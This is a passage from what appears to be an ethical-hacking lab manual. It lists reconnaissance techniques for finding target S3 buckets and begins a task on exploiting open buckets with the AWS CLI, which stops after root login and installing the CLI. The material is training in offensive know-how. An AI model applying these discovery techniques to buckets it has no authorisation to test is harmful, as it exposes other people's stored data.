
- **Inspecting HTML:** Analyze the source code of HTML web pages in the background to find URLs to the target S3 buckets
- **Brute-Forcing URL:** Use Burp Suite to perform a brute-force attack on the target bucket's URL to identify its correct URL
- **Finding subdomains:** Use tools such as Findsubdomains and Robtex to identify subdomains related to the target bucket
- **Reverse IP Search:** Use search engines such as Bing to perform reverse IP search to identify the domains of the target S3 buckets
- **Advanced Google hacking:** Use advanced Google search operators such as **"inurl"** to search for URLs related to the target S3 buckets

Task 1: Exploit Open S3 Buckets using AWS CLI

The AWS command line interface (CLI) is a unified tool for managing AWS services. With just one tool to download and configure, you can control multiple AWS services from the command line and automate them through scripts.

Note: Before starting this task, you must create your AWS account (<https://aws.amazon.com>).

1. In the **Parrot Security** machine, click the **MATE Terminal** icon in the menu to launch the terminal.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


4. Now, type **cd** and press **Enter** to jump to the root directory.





```
Applications Places System [icon] [icon] [icon] Mon Apr 25, 02:00
cd - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
#
```

5. In the terminal window, type **pip3 install awscli** and press **Enter** to install AWS CLI.




```
Applications Places System [icon] [icon] [icon] Mon Apr 25, 02:01
pip3 install awscli - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# pip3 install awscli
Requirement already satisfied: awscli in /usr/local/lib/python3.9/dist-packages (1.22.101)
Requirement already satisfied: s3transfer<0.6.0,>=0.5.0 in /usr/local/lib/python3.9/dist-packages (from awscli) (0.5.2)
Requirement already satisfied: botocore==1.24.46 in /usr/local/lib/python3.9/dist-packages (from awscli) (1.24.46)
Requirement already satisfied: rsa<4.8,>=3.1.2 in /usr/local/lib/python3.9/dist-packages (from awscli) (4.7.2)
Requirement already satisfied: docutils<0.16,>=0.10 in /usr/local/lib/python3.9/dist-packages (from awscli) (0.15.2)
